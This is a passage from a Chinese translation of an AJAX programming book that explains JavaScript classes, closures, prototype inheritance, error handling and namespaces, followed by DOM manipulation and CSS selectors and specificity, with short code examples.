  var temp = new
Customer();
  temp.firstName = "John";
  temp.lastName = "Smith";
  return temp;
}
var john =
createCustomer();
```

虽然左边使用this的代码更加紧凑，但是从右边的代码我们可以清晰看出使用了this对象和使用一个动态改变已创建对象的对象是等效的。因此，在JavaScript中，使用this对象给字段或者字段赋值等同于Java中的公共成员定义。在创建一个新的Customer对象之后，我们可以使用熟悉的点号表示法从公共字段firstName和lastName读取数据并对它们赋值。

```
var jim = new Customer();
jim.firstName = "Jim";
var jimsLastName = jim.lastName;
```

我们还可以使用内部函数为类定义公共方法。

```
function Customer(firstName, lastName) {
this.firstName = firstName;
this.lastName = lastName;
this.getFullName = function() {
return this.firstName + " " + this.lastName;
  };
}
```

在这个例子中，getFullName()方法弹出客户姓名全称的拼接字符串。另外需要注意的一点是我们在构造函数中增加了两个参数，做了一些改进，因此，firstName和lastName就可以在对象构造的同时被定义。

现在，我们已经定义了一个公共方法来获得顾客对象的全称，那么让我们继续讨论，来分析如何定义私有成员。

2. 私有成员

为了让firstName和lastName字段与Java中表示private修饰符的成员意义相同，我们只需要使用var关键字进行定义，而不是在this对象上进行定义。使用var关键字定义的变量仅仅在Customer构造函数的作用域里可见。如果在变量定义前没有使用关键字，那么这个变量将会成为一个全局变量。为了让firstName和lastName字段在对象外部除了通过getFullName方法之外无法被访问，我们可以像下面这样定义这个类：

```
function Customer(firstName, lastName) {
var _firstName = firstName;
var _lastName = lastName;
this.getFullName = function() {
return _firstName + " " + _lastName;
  };
}
```

我们可以以这种方式仅仅定义一个类，由于内部函数getFullName创建了闭包，我们仍然可以访问_firstName和_lastName字段。在getFullName()方法内部，在构造函数执行完毕之后，它仍然可以访问在构造函数执行作用域里可见的所有变量。注意这里的变量，我们根据惯例给它们加上下划线字符前缀以表明它们是私有的。

2.1.4 prototype 属性

JavaScript中的Function对象包含了一个称为prototype的特殊属性。通过它可以扩展类的定义。这也是JavaScript称为一种原型语言的由来。如果想要重新定义(甚至第一次定义)Customer类的getFullName方法，我们可以使用prototype属性而不用像先前所做的那样在构造函数里使用闭包。使用prototype定义getFullName方法的例子如下所示：

```
Customer.prototype.getFullName = function() {
return this.firstName + " " + this.lastName;
}
```

因为这种方式没有使用闭包，所以我们无法通过这种方式访问私有成员。我们使用了特殊对象this来访问对象的字段。这段代码的重要性在于，这个语句可以在实际的类声明外部出现，这意味着如果想给某段JavaScript代码添加功能，我们只要在代码的任意位置使用这个类的prototype属性即可。通过使用prototype属性对类做出的扩展将会应用到这个类的所有实例，包括任何创建的新实例。在对象初始化之后还可以给它增加字段或者方法，大多数面向对象语言都不支持这种思想，然而，这却让JavaScript更富内涵和更具表现力。

通过一个类的prototype属性定义的字段和方法能够被这个类在任何时刻初始化的实例所访问，其原因是当类通过new关键字创建对象时，在类的prototype属性和这个对象之间就创建了一个隐藏的链接。然后，当访问这个对象的字段或者方法时，首先会检查对象自己是否拥有这个字段或者方法，如果没有，就会在对象的prototype属性引用的对象里查找。如果在prototype属性所引用的对象里没有找到，它会到这个引用对象的prototype属性里查找，如此递归查询。

在JavaScript里正是通过这种prototype链实现继承的。

2.1.5　面向对象编程和继承

在了解了如何在JavaScript中创建类之后，你也许很想知道如何利用“传统”的继承。实现继承有很多种方式，但是所有这些方式都需要一些技巧和设计决议。实现继承的一个最简单的例子是通过把类的prototype属性设置为另外一个类的实例。如果想创建一个Partner类，这个类从Customer类继承所有的字段和方法，代码如下所示：

```
function Partner {
this.partnerId = "";
}
Partner.prototype = new Customer();
```

这段代码本质上是把Customer对象里的所有字段和方法都设置到Partner类里，和手工编写类似：

```
Partner.prototype = {
firstName: "",
lastName: ""
}
```

这种方式是实现继承的一种简单方法，是实现简单的传统继承的一条捷径。

问题是如果我们不想覆盖（override）或是继承类的一些方法或者字段时应该如何实现呢？当考虑到这些问题时，面向对象的一些闪光点开始褪色。在JavaScript中，不存在元数据或是关键字来描述哪些字段或者方法可以或者不可以通过继承被复制。这个问题留给了程序员来决定具体如何实现。例如，在Prototype JavaScript库里，使用一个称为extend的自定义方法来实现继承，这个方法被添加到了Object对象中。这个方法访问源对象实例的每一个属性和方法并把它们复制到目标对象或者子对象中。JavaScript里可以使用散列表示法访问对象的字段和方法，这种能力使得我们可以轻松地从一个对象查找和复制所有的功能到另一个对象里，代码列举如下：

```
Object.extend = function(destination, source) {
for (var property in source) {
destination[property] = source[property];
  }
return destination;
}

Object.prototype.extend = function(obj) {
return Object.extend.apply(this, [this, obj]);
}
```

这种继承的实现方式没有提供足够的灵活性，不过我们可以使用一些更加高级的技术，例如Edwards[①]或者Douglas Crockford[②]建议的技术。Edwards提出的方式最复杂并且性能非常糟糕（大约是数量级上的差异），但是对于具有Java开发背景的开发者来说，他会发现这种方式非常的熟

① 参见http://dean.edwards.name/weblog/2006/03/base/。

② 参见http://www.crockford.com/javascript/inheritance.html。

悉和自然。Crockford所提出的方式性能更高，但是需要开发者详细标注每一个需要从父类复制到子类的方法——这个过程比较乏味。尽管两种方式都有它们的优点，但是由Kevin Lindsay所提出的方式也许是最重实效的方式之一[①]。

当选择继承方式的实现时，我们需要衡量几方面的因素，其中一些因素是Edwards讨论过的。我们一般想要达到以下几个目标：

- 避免在原型阶段（prototyping phase）调用一个类的构造函数[②]。
- 避免子类对父类方法的全局引用。
- 允许调用基类方法和构造函数。
- 不要扩展Object.prototype属性。
- 确保不会严重影响性能。

实现两个类之间继承关系的函数代码如下所示：

```
entAjax.extend = function(subClass, baseClass) {
function inheritance() {};
inheritance.prototype = baseClass.prototype;
subClass.prototype = new inheritance();
subClass.baseConstructor = baseClass;
if (baseClass.base) {
baseClass.prototype.base = baseClass.base;
  }
subClass.base = baseClass.prototype;
}
```

这个继承函数包含两个参数：基类和继承基类的子类。和任何JavaScript类一样，它们都只是function对象。extend函数的前两行代码确保在原型阶段（prototyping phase）不会调用基类的构造函数（上述列表中的第一点）。

```
function inheritance() {};
inheritance.prototype = baseClass.prototype;
```

这个功能通过创建一个空构造函数的临时类（当然，只是一个函数）来完成。接下来我们把这个临时类的prototype属性设置为基类的prototype属性，这种做法意味着除了临时类的构造函数没有代码并且基类的构造函数还没有被调用外，临时类和基类现在是完全一样的。这是一个重要的必要条件，因为基类的构造函数可能会做一些DOM操作，这些操作在类被实例化之前不应该被实际地执行。

在临时类创建之后，实例化临时类并且把子类的prototype属性设置为这个临时类的实例，实际上也就是基类的实例。

```
subClass.prototype = new inheritance();
```

然后通过添加一个叫作baseConstructor的属性扩展子类，把这个属性设置为对基类的引

① 参见http://www.kevlindev.com/tutorials/javascript/inheritance/index.htm。

② 这里的原型阶段是指子类继承父类的实现，此时父类构造函数可能存在一些DOM对象引用操作，直接调用可能造成这种引用关系无法被JavaScript的垃圾回收机制清理，导致性能问题，详见下文。——译者注

用，这种做法允许我们在子类中实现对基类构造函数的调用（上述要点3）。

```
subClass.baseConstructor = baseClass;
```

为了确保可以在类里调用基类从它自己父类继承的方法，设置基类prototype属性中的base属性为基类里已扩展的base属性。

```
baseClass.prototype.base = baseClass.base;
```

上面这行代码结合这个继承函数的最后一行代码，我们创建了base属性的prototype链（上述要点2）。

```
subClass.base = baseClass.prototype;
```

为了在子类中访问基类方法，可以在子类中使用对基类prototype属性的全局引用，代码如下：

```
subClass.prototype.foo = function(args) {
subClass.base.foo.apply(this, arguments);
}
```

在这里，子类的base属性引用基类的prototype属性，因此我们可以访问到基类的foo函数。这个函数接着使用JavaScript特有的apply函数调用，这样就可以在子类作用域里执行foo函数，而不是在foo定义的基类作用域里执行该函数。

类似的，基类的构造函数可以像下面这样被调用：

```
subClass = function(args)
{
  subClass.baseConstructor.apply(this, arguments);
}
```

你可能已经注意到了这段代码用到了一个称为apply的新方法。这是JavaScript中最重要的方法之一，JavaScript中另一个很重要的方法是它的表兄弟call方法。apply和call都是Function对象里的方法。它们都可以被用来执行函数，不用知道函数签名（function signature）（使用apply的情况），并且更重要的是，它们可以在任意的上下文中执行。call和apply方法的第一个参数都是方法将要执行的上下文。通过在不同的执行上下文（execution context）中调用某个方法，改变了这个被调用方法里this关键字的意义。

```
var jim = new Customer("jim");
var bob = new Customer("bob");
alert(bob.getFullName.call(jim)); // 弹出显示"jim"消息的提示框!
```

2.1.6　易变性

如果一个对象可能会发生改变，那么这个对象就是易变的（mutable）。在运行期，JavaScript类和对象都是易变的，它们可以动态增删自己的字段或者方法。很多经典语言例如Java和C#并不支持这种功能，它们需要应用经典的装饰模式（Decorator pattern）来达到类似的目的。装饰模式是另一种JavaScript可以非常容易实现的设计模式。我们不需要一个完整的模式来专门描述如何完

成对一个对象的装饰，也不需要相关的支撑代码，在JavaScript里，我们可以通过设置对象的字段或者方法来直接装饰这个对象，就好像这些字段或者方法已经存在了一样。如果已经从Customer类创建了一个客户对象，有时这个客户也会是贸易伙伴，此时可能需要给这个对象增加一些功能；但是不希望这些功能添加到所有的客户中，仅仅把这个客户和贸易伙伴联系起来。这种实现方式与使用类的prototype属性改变所有对象的功能稍微不同。以下是一个改变已有对象的例子。

```
function makePartner(obj) {
  obj.trade = function() { … };
}

var jim = new Customer();
makePartner(jim);
jim.trade();
```

给Customer增加必要的字段和方法使之成为一个Partner，现在Jim被扩展为我们的一个贸易伙伴。这种方式允许我们可以轻松扩展一个单独实例的功能，并且不会因此而改变实例所属的类和这个类的其他任何实例。几乎没有任何一种基于类的面向对象的语言允许这种开箱即用（out of the box）的动态行为。

装饰模式

装饰模式（Decorator Pattern）允许动态地给对象添加一些额外的行为。装饰围绕原始对象包裹出一个新的对象并给这个对象添加功能，同时，新对象与原始对象的接口必须保持一致。相对于继承来说装饰模式是一种更为灵活的选择，不同点在于继承是在编译期给子类增加功能而装饰是在运行期。使用装饰模式，你可以给一个单独对象增加功能而保留其他对象不被修改。

```
entAjax.Panel = function() {
this.title = "Standard Panel";
}
var myWindow = new entAJAX.Panel();
// 让 myWindow 能够处理滚动功能
myWindow.scroll = function() { }
```

在JavaScript中进行编程，一些模式是不必要的，装饰模式也是其中的一个例子。

2.1.7 线程

和传统的继承类似，其他编程语言另一个常用的特性是线程。一些AJAX开发者期望在JavaScript里也有线程，但是对于JavaScript引擎在这方面的表现我们确实不能称道，因为它确实只运行在一个单线程上。话虽如此，在JavaScript里复制类似线程的能力，可以让我们的应用拥有快速响应的用户界面，如果没有类似的这种能力，我们的应用可用性可能会令人深恶痛绝。为了保持应用用户界面的响应性，我们可以使用setTimeout和setInterval函数来让程序暂停，这样可以让Web浏览器有时间更新用户界面或者对用户的交互做出响应。我们也可以像下面这样使用setTimeout和setInterval函数执行轮询操作：

```
function poll(){}
```

```
window.setInterval(poll, 1000); // 每秒钟调用一次poll函数
```

2.1.8　错误处理

对于大多数开发者而言，编程过程中另一个重要和相当标准的方面是对错误的处理。JavaScript对错误处理的支持和Java或者C#类似。与这些服务器端语言一样，JavaScript提供相同意义的try / catch / finally声明块。任何可能会引起未知错误的代码，例如当使用XMLHttpRequest对象时，都可以被包含在一个try声明块中。当错误抛出时，可以直接通过JavaScript引擎也可以在代码里显式地通过throw声明把对脚本的执行跳到catch声明块里。在catch块里，我们可以通过访问错误对象（error object）了解到底是什么原因引起了这个错误。通过错误对象暴露出的属性，可以访问错误信息（message）、描述（description）、名称（name）以及数值（number）属性。处理错误的最后一步是finally块，在代码执行完成前，finally块肯定会被执行，它是清除任何可能需要手工垃圾收集的资源的理想位置。下面是一个简单的例子，说明了如何使用JavaScript各种错误处理特性。

```
try {
var n = Math.random();
  if (n > 0.5) throw new Error("n is less than 0.5");
}
catch(err)
{
// 处理本地错误对象
alert(err.message + " - " + err.name + " - " + err.number);
}
finally
{
// 做一些必要的清理工作
}
```

2.1.9　命名空间

编程的第二个惯例是使用命名空间，并且这也是编写JavaScript代码的一个重要的方面。很多人可能知道，命名空间是防止对象、属性、函数或者方法名称互相冲突的一种方式。JavaScript没有显式地支持命名空间，然而，命名空间在JavaScript应用里却是极其重要的，它使得应用可以使用大量AJAX框架并且各种JavaScript代码可以被安心的包含在一个Web页面里。因为JavaScript代码既没有被编译过也不是强类型的，所以覆盖或者重新定义变量变得非常容易，甚至在不知道变量的情况下也可以非常容易地覆盖或者重新定义。因此，当发生命名冲突时会导致意想不到和难以调试的问题。要定义一个命名空间，我们可以创建一个没有默认属性和方法的空对象，其他的命名空间、类或静态成员可以通过对象的易变性被添加到这个空对象中。本书大多数的示例代码使用entAJAX这个命名空间，下面是该命名空间的定义：

```
if (typeof entAjax == "undefined") {
entAjax = {};
}
```

这段代码简单地检查命名空间是否已经被定义。如果还没有定义，设置全局变量entAJAX为一个空的JavaScript对象。给这个entAjax命名空间添加公共属性，静态方法类或者其他命名空间都是非常简单的。例如，可以给它增加一些用来检查浏览器类型的公共属性，代码如下所示：

```
var ua = navigator.userAgent;
entAjax.IE = (ua.indexOf("MSIE") > 0?true:false); // IE
entAjax.FF = (ua.indexOf("Firefox") > 0?true:false); // Firefox
entAjax.SF = (ua.indexOf("Apple") > 0?true:false); // Safari
```

我们现在已经掌握了使用JavaScript所需要的最为重要的几个方面的知识，例如面向对象编程（OOP），继承和错误处理。稍后，我们将考察其他一些有用的技术，例如接口，多重继承和面向方面编程，它们都归功于JavaScript的灵活性。尽管一些编程的想法在传统语言中难以实现，但是JavaScript却可以相对轻松地提供方法来实现更加复杂的编程模式。这也是贯穿于本书的一个关键主题。

2.2 DOM

我们已经简要地讨论了令JavaScript如此与众不同以及如此强大的一些优秀的特性。在很大程度上，如果你了解其他面向对象的语言，你会发现JavaScript相当棒。现在，我们介绍比JavaScript更加独具个性的一项技术——文档对象模型（Document Object Model，DOM）。尽管JavaScript负责应用中的大多数处理工作，但是DOM提供了让我们操作HTML元素的能力，这些被操作的HTML元素组成了应用的可视化界面。DOM定义和提供了一套可通过JavaScript访问的API，它允许我们操作一个XML或HTML文档层次（document hierarchy）。在Web页面里和HTML进行交互，使得AJAX应用比传统应用超前了一大步。我们通过DOM可以动态地改变文档内容和样式而不必从服务器请求一个新的HTML文档。在传统的Web应用里，对HTML的任何改动都需要向服务器发送一个对完整页面的请求并刷新整个Web页面，不管何种情况哪怕仅仅只是页面里的一个很小部分发生了改变，这种方式都会刷新整个页面。与此相反，在AJAX应用里，开发者可以使用DOM独立地更新Web页面的各个部分。让AJAX应用具有良好响应性的一个决定性因素就是对DOM进行高效率的操作。

人们常常误以为DOM只是操作Web页面中结点的接口。然而，事实上DOM规范包含了几个不同的方面。最常用的实现规范是DOM Level 2，它有4个主要方面：核心规范（Core spec）定义了对具有层次关系结点的集合（例如XML和HTML）进行操作的接口，HTML规范（HTML spec）在此基础上添加了对具体HTML元素（例如table、frame等）的支持，样式规范（Style spec）则定义了如何处理元素样式和文档样式表，最后，事件规范（Event spec）规定了如何向DOM结点附加事件处理函数或者从结点移除事件处理函数。

描绘Web页面的DOM折射出了组成这个页面的HTML元素的层次关系。大多数人都知道，标准的HTML文档含有一个以<html>元素作为根的树状结构，紧跟着该元素的是<head>和<body>元素，其他各种元素都被包含在<head>和<body>元素里。下面是一个简短的HTML文档，该文档定义了一个简单Web，页面来显示客户名字，这是我们的出发点，从这里开始我们将把我们的JavaScript Customer对象与DOM组合起来显示数据。

```
<html>
<head>
<script type="text/javascript">
// 这里还没有定义任何脚本
</script>
</head>
<body>
<div><strong>Customer</strong></div>
<span id="domFirstName">John</span> <span
id="domLastName">Doe</span>
</body>
</html>
```

对那些熟悉各种服务器端语言的XML DOM实现的人来说，理解HTML DOM也应该很简单。与XML DOM相比，我们使用DOM可以操作的结点变成了简单的HTML元素例如 或。DOM规范所定义的最基本的对象是结点（Node）对象。一个已解析的合法DOM对象就是由一组结点对象所组成的层次结构，这些对象实现了更多的专用接口，例如Elements、Attributes或者Text。HTML层次里的每个元素都代表了DOM里的一个结点对象，这些结点实现了Element接口，例如，结点可以属于一个父结点，可以包含子结点，可以拥有兄弟结点以及将其他结点对象作为属性。许多编程环境对W3C定义的DOM标准有着不同的解释。同样的，今天各种浏览器对规范的实现程度也各不相同。我们主要关注W3C标准但是在需要的地方也会指出少数几个值得注意的例外情况。

2.2.1　基本原理

与DOM交互相当简单，仅仅需要留意一些细微之处。作为开始，我们只需要了解一些基础知识，例如如何查找结点、移除结点、更新结点和创建结点。随着本书对DOM介绍的深入，我们可以使用DOM完成更多的功能。让我们通过一个简单的例子来展示如何操作DOM，这个例子通过JavaScript操作DOM，我们继续使用前一节引入的Customer对象并在Web页面中显示一个单一客户的信息。为了完成这个目标，我们需要把JavaScript代码嵌入到Web页面中。以下显示了我们更新后的Web页面，包括Customer对象和DOM代码。

```
<html>
<head>
<script type="text/javascript">
function Customer() {
this.fName = '';
this.lName = '';
this.getFullName = function()
  {
return this.fName + ' ' + this.lName;
  };
this.showCustomer = function()
  {
var domFirstName = document.getElementById('domFirstName');
var domLastName = document.getElementById('domLastName');
var textFirstName = document.createTextNode(myCustomer.fName);
```

```
var textLastName = document.createTextNode(myCustomer.lName);
domFirstName.appendChild(textFirstName);
domLastName.appendChild(textLastName);
  };
}

var myCustomer = new Customer();
myCustomer.fName = 'John';
myCustomer.lName = 'Doe';

</script>
</head>
<body onload="myCustomer.showCustomer();">
<div><strong>Customer</strong></div>
<span id="domFirstName"></span> <span
id="domLastName"></span>
</body>
</html>
```

首先，我们要留意的是在<body>元素里存在一些作为容器的 元素， 元素里又包含了一个样式元素，这个元素让作为标题的Customer以粗体显示。其次，我们要注意的是两个元素，它们都包含了在DOM层次结构里唯一标识结点的id属性，同时<body>元素也拥有一个称为onload的附加属性。正如名称所暗示的那样，onload是一个事件，我们可以在这个事件上指定JavaScript代码，当页面（包括所有的HTML和图片）完全加载完毕之后，这个事件设置的代码会被调用。我们可以使用这个<body>元素上的onload属性启动并运行这个例子，这个属性可以被看作是C++里的int main()函数。下一节，我们将深入探讨事件以及如何启动AJAX应用，但是现在，使用<body>元素的onload属性应该足够了。我们定义了myCustomer对象的showCustomer()方法作为onload的事件处理程序。当页面加载完毕并且在DOM可以被访问时，这个方法开始执行。

为了在Web页面里显示客户名字，首先，如果想要更新的结点已经存在，我们需要找到这个结点，或者也可以创建新的DOM结点并把它们插入到文档里。我们可以使用一些不同的方法来查找这个特定的DOM结点。首先，我们可以通过在DOM层次结构里导航来查找想要更新的元素，从document元素开始导航，并依次使用DOM结点属性的childNodes集合来获得对该结点所有子结点的一组引用。同样的，我们也可以使用结点对象的previousSibling或者nextSibling属性来访问它的兄弟结点或者使用firstChild属性来访问它的第一个子结点。当然，如果知道结点在DOM层次结构里的确切位置，我们可以使用这种方法查找结点。但是在设计期（design-time）就知道一个结点在DOM中的确切位置通常都是不可能的，更不用说在运行期（run-time），而且这种方法往往会导致代码容易出错，我们当然都不想这样。

为了避免代码出错，我们在showCustomer()方法里使用getElementById(elementId)方法在DOM中选择特定结点。getElementById(elementId)是document对象里的方法，document对象是一个全局对象，它对应于DOM层次结构中的根。这个方法是DOM编程的核心方法。正如名字暗示的那样，它查找DOM里ID属性与传递到这个方法中的elementId相等的第一个结点。当包含这个ID的元素存在时，它返回对该元素对象的一个引用，当不存在时，它返回null。

```
document.getElementById('domFirstName')
```

因为getElementById()方法使用得非常频繁，所以大多数AJAX框架都把它封装为了一个简称为$()的自定义方法。在本书的余下部分我们将使用这个自定义方法代替document.getElementById()。

接下来我们就可以在DOM文档里获得对下面这个元素的一个编程引用：

```
<div id="domFirstName"></div>
```

在DOM文档里查找元素的各种方法中，使用ID访问元素的方法一般是最简单和最安全的。不过，因为元素ID可以很容易重复并且甚至可以通过脚本动态地生成，而且即使重复也没有验证错误抛出，所以我们总是会冒着找到一个并非希望获得的元素的风险。尽管并不是强制要求，但是DOM结点的ID在文档中应该是唯一的。

2.2.2　操作DOM

我们不仅仅需要在DOM里查找结点，通常还需要操作这些结点或者甚至完全创建新的结点。在这个关于customer类的例子里，既然已经存在显示客户名和姓的DOM结点，并且我们也已经拥有对这些结点的引用，那么很显然我们可以更新这些结点的值，把这些值更新为我们的JavaScript对象中所对应的值。可以以一种DOM的标准方式来设置结点的文本，首先在文档中使用createTextNode()方法创建一个文本结点，但是这个DOM文本结点目前仅仅存在于内存中，还没有添加到DOM层次结构中，也没有在屏幕中显示出来。为了在屏幕中显示该结点，可以在结点对象上调用appendChild()方法，这个结点对象引用了已有的DOM结点。在这个例子里，我们需要把这个文本结点添加到代表客户姓氏元素的DOM结点上。如下所示：

```
domFirstName.appendChild(textFirstName);
```

在调用appendChild()方法之后，textFirstName文本结点将会在屏幕中显示并被包含在domFirstName结点里。在AJAX应用中，确实会存在一些情况创建文本结点很有用，但是创建DOM结点最通用的做法还是调用Document对象的createElement()方法，这个方法使用给定的元素名称创建一个实际的HTML元素结点。和文本结点类似，我们可以使用appendChild()方法把元素结点添加到已有结点上，并因而成为实时DOM（live DOM）的一部分。除此之外，还存在其他一些操作结点的DOM方法，尽管我们在这里并没有用到这些方法，但是它们都很重要，例如访问结点属性值的setAttribute()和getAttribute()，复制结点的cloneNode()，cloneNode()可以很容易地创建结点的副本，这个方法中的布尔参数指定是否将所有的子结点也一同复制。

当然，W3C定义的DOM标准包括了这些具体的方法，但是这并不意味着所有的Web浏览器都会遵循标准。AJAX应用中一个最重要的DOM结点属性实际上就不是由W3C创建的，但是现在反而成为了一个事实上的标准，这个属性由微软创建并且被所有的浏览器所实现。我们提到的这个“威名大振”的属性就是结点对象的innerHTML属性。innerHTML提供了一种简单的方式用来获取或者设置几乎任何DOM结点的内容，它的属性值就是简单的HTML字符串，与它相比，我们

已经讨论过的结点的操作方式显得很麻烦而且不够灵活。尽管微软也许不总是遵循标准，但是这里却表明了有些常识却可以对我们大有帮助。然而，outerHTML属性却没有这么幸运，它仍然需要在浏览器里自定义一些JavaScript代码，当然，在IE里是不需要这些代码的。在实际的应用中，上一个例子中的showCustomer()方法可以这样改写：

```
this.showCustomer = function()
{
var domFirstName = document.getElementById('domFirstName');
var domLastName = domFirstName.nextSibling;
domFirstName.innerHTML = myCustomer.fName;
domLastName.innerHTML = myCustomer.lName;
};
```

另外，相对于innerHTML，作为不经常使用的另外一种选择，我们使用DOM结点的innerText（IE）或者textContent（遵循W3C标准的浏览器）属性来设置DOM结点的文本内容，通过这些属性可以把DOM结点的内容设置为一些文本字符串（HTML编码格式的任何HTML字符串）。

2.3 CSS

既然已经在JavaScript里创建了对象，并且使用DOM把从对象获得的一些数据显示到了Web页面上，那么我们可以继续进一步考虑如何格式化Web页面，让这个Web页面看起来更加漂亮。层叠样式表（Cascading StyleSheets，CSS）很早就已经被用来格式化Web页面，并且在AJAX应用中对CSS的使用也没有什么不同。事实上，W3C DOM样式规范所定义的功能是AJAX的必要组成部分，通过CSS可以很容易的定义应用样式并且也可以使用DOM API很容易的控制应用样式，同时支持用户界面样式和结构之间的清晰分离。

尽管许多AJAX技术在企业开发语言里都有着相似的实现，但是CSS却是一种为应用的HTML标记应用样式的相当独特的方式。当使用CSS创建应用到文档的样式声明时，可以基于元素逐一创建，也可以使用DOM结点选择规则。CSS规则可以直接定义在元素的style属性里，也可以定义在HTML文档的<style>元素里，还可以方便地集中到一个单独的文件中，然后把这个文件与HTML文档关联起来，从而可以方便地实现文档结构和样式的分离。CSS中可供使用的一些样式包括了视觉方面的样式，例如背景颜色，字体，边框和内补丁（padding），也包括布局的方面样式和视觉效果方面的样式，例如不透明性（opacity）。样式声明采用冒号分隔的名称-值（name-value）组合的形式出现，并且多个声明可以在一个分号分隔的列表中指定[①]。规则创建包括一个样式声明和一个选择器，选择器负责指定样式应该被应用到哪些HTML元素。下面是一个简单的CSS规则的例子，这个规则对class属性包含“myHighlightClass”的值的HTML元素进行了高度和宽度的设置。

```
.myHighlightClass {
background-color:red;
width:200px;
height:200px;
}
```

① 原文此处有误，另下文显示代码也有误，代码中缺少高度和宽度大小的样式。——译者注

当需要把一个单独的样式应用到多个HTML元素时，使用类选择器（class selector）很方便。同时当需要将样式应用到一个单独的HTML元素时，可以通过指定元素ID属性的具体值使用ID选择器（ID selector）。例如，在下面这种情况下ID就必须是“myHeaderElement”：

```
#myHeaderElement {
width:200px;
height:200px;
}
```

当呈现文档时，我们不仅可以使用CSS定义应用到DOM结点的静态样式，也可以使用DOM API动态地改变元素样式。大多数类型的结点都可以通过DOM API暴露一个样式对象，我们可以通过这个对象编程式定义结点样式。尽管这一切听起来都非常不错，但是事实并非如此，并不是所有的浏览器都支持全部的规范，并且更糟糕的是，各个浏览器都以不同的方式解释标准——IE通常是破坏CSS的罪魁祸首。幸好，我们可以使用一些不同的技术来避免这个问题。

2.3.1　继承和层叠

样式基于继承（inheritance）和层叠（cascade）这两个概念被应用到HTML文档中的各个元素上。继承是相当简单的，如果样式值被设置为inherit，子元素的样式值将从父元素的样式值中计算出来。另一方面，层叠则是使用一些规则来确定哪些样式被应用到哪些元素上。

1．样式来源

当对应用到特定元素上的样式进行过滤时，样式的来源是第一条规则。样式表来自以下3个来源中的一个，作者（编写HTML的人），用户（浏览HTML的人）和用户代理（用来浏览HTML的设备，通常是计算机上的Web浏览器）。样式的优先级的顺序相同，HTML作者定义的样式优先级最高并且Web浏览器定义的默认样式优先级最低。在使用“!important”修饰符的情况下，用户样式可以覆盖作者样式。

2．优先级特性

确定样式的第二条规则是CSS选择器的优先级特性，更加具体的选择器优先级高于通用的选择器。根据W3C规范，优先级特性可以像下面这样来计算：

(1) 计算选择器中ID属性的个数（=a）。

(2) 计算选择器中其他属性和伪类（pseudo-class）的个数（=b）。

(3) 计算选择器中元素名字的个数（=c）。

(4) 忽略伪元素（pseudo-element）。

(5) a、b、c的值连接起来的一个三位数就是样式的优先级特性。

3．顺序

确定样式的最后一个决定因素是样式定义的顺序。如果两个CSS选择器正好拥有相同的优先级特性，最后遇到的那个选择器将会被采用。理解了这些规则，我们将考察一些直接定义在HTML元素中更为具体的样式。

2.3.2 内联样式

把CSS样式声明应用到HTML元素的最简单方式是使用元素的style属性。在早期Web开发中，如果想给Web页面的一些文本应用特定的颜色和让字体变粗，可以像下面这样的使用一些HTML元素：

```
<span id="domFirstName">
<font color="red">
<strong>John</strong>
</font>
</span>
```

使用很多元素来描述一些本来相当简单的元数据，这种做法不仅语法相当冗长，而且它把文档内容的可视化样式和文档的结构紧密耦合在了一起，这种实现方式非常糟糕。使用HTML元素的style属性就简单多了，不仅可以简化实际的文档标记，同时还可以方便地改变文档样式。例如，如果想要使用CSS把文档中客户姓氏的颜色变为红色，同时粗体显示，我们可以围绕着元素来设置style属性：

```
<span id='domFirstName' style='fontweight:
bold;color:red;'>John</span>
```

在这个例子中，我们抛弃了严格的基于结点的DOM层次，不仅减少了文档元素的个数，同时把所有的文档格式化信息保持在了一个位置。尽管这样做比起使用<font> 和 HTML元素有了很大的改善，但是我们仍然还可以做得更好。内联样式的优先级特性是最高的，可能因为它们是：

- 由文档作者定义的。
- 被认为正在使用一个ID选择器，这样使得前面所讨论的关于特性的“a”的值等于1（我们马上就会学到ID选择器）。
- 最后被处理的样式，因而赋予了它们更高的优先级。

所以，如果你需要保证一个样式以某种特定的方式被应用，毫无疑问地应该选择内联样式。

2.3.3 样式表

为了在文档结构和样式之间增加一层间接的链接，我们可以把样式定义在一个完全分离的CSS文件里，或者把样式文本放置到专门的<style>元素中，<style>元素嵌套在HTML文档的<head>元素中。<style>元素的type属性是必需的，并且应该赋值为text/css。为了确切地确定DOM中的哪些结点分别应用哪些样式，需要使用CSS规则，CSS规则由选择器和样式声明组成，选择器指定CSS声明应该被应用到哪些DOM元素。例如，为了设置客户元素的颜色和字体大小，我们需要在HTML文档里创建一个专门的<style>元素，这个元素包含以下CSS文本：

```
<style type="text/css">
span {
color: red;
```

```
font-weight: bold;
  }
</style>
```

当Web浏览器查找到这个<style>元素时，浏览器分辨出这个元素里的文本应该作为CSS规则来处理，并且要把这些规则应用到文档里的元素上。这个例子使用我们先前用到的相同的样式声明，不同的是它使用一个CSS规则选择所有的元素并把特定的样式应用到每一个元素上。对于一个特定的CSS规则而言，不仅可以存在多个声明定义，也可以存在多个选择器，这些选择器通过逗号分割，这样一个样式声明可以被应用到任意数量的元素上。我们暂时不对各种可用的样式声明进行详细介绍，这些内容留给读者自行查阅。不过，我们将很快讨论各种用于格式化元素的选择器以及各种Web浏览器对这些选择器的支持程度。

1. ID

我们已经给出了一个选择器的例子，这个例子里的选择器简单地基于HTML元素的名称，是最不复杂的一个。一共有几组选择器类型，例如Id、上下文（contextual）、伪类和类（或更加通用的属性）。Id选择器很像使用getElementById(elementId)一样，依赖DOM结点的Id属性来应用样式。基于Id属性为具体客户名称的DOM结点应用样式，语法是

```
#domFirstName {color: red;}
```

这种方式和上文的例子实现的效果一样，不同点在于这里仅仅选择了包含客户名称的元素。单独地基于结点的id属性给DOM结点应用样式，尽管这种做法对于CSS布局和构建基于AJAX组件都很重要，但是可能看起来还有一些局限。

2. 上下文

另一方面，上下文选择器允许我们根据元素位于DOM层次的上下文给元素应用样式。一般来说，上下文选择器可以通过在元素名称之间使用空格或者>来分别指定父子关系，并且也可以通过使用+表示兄弟关系。表2-2详细地列出了各种上下文操作器。

表2-2　上下文操作器

选　择　器	描　　述	兼　容　性
span div	派生自span元素的任何div元素	IE 6，Firefox，Safari，Opera
span > div	span元素的直接子div元素	IE 7，Firefox，Safari，Opera
span + div	紧跟span元素的兄弟div元素	IE 7，Firefox，Safari，Opera

3. 伪选择器

伪选择器分为两组：伪元素（pseudo-element）选择器和伪类（pseudo-class）选择器。多数开发者对伪元素选择器都不熟悉，并且当前的大多数Web浏览器也不支持它们。然而，Web浏览器很早就已经支持伪类选择器,并且伪类选择器一般常用于处理<a>元素，<a>元素被用来定义HTML文档之间的链接。<a>元素有5个可能与之关联的伪类：link、visited、hover、active和focus。我们可以在CSS规则里使用伪类选择器，通过冒号将规则与伪类分开：

```
A:link { color: red }       /* 未访问链接 */
